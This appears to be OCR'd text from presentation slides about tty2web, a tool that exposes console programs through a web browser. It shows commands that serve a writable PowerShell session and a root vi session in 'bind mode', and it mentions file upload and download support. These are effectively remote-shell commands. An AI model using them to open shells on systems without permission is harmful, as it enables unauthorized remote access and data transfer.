
- **Limited windows support**
- **PTY support is problematic**



```
C:\src>tty2web.exe -w powershell.exe
```

Tty2web – tty support examples


- **Run any interactive console utility in bind mode**
- **VIM example**



```
root@b8230469ee65:~# ./tty2web -w vi
```


Tty2web – File Download/Upload support

- **File transfer support with options to limited**
- **Download/Upload support**



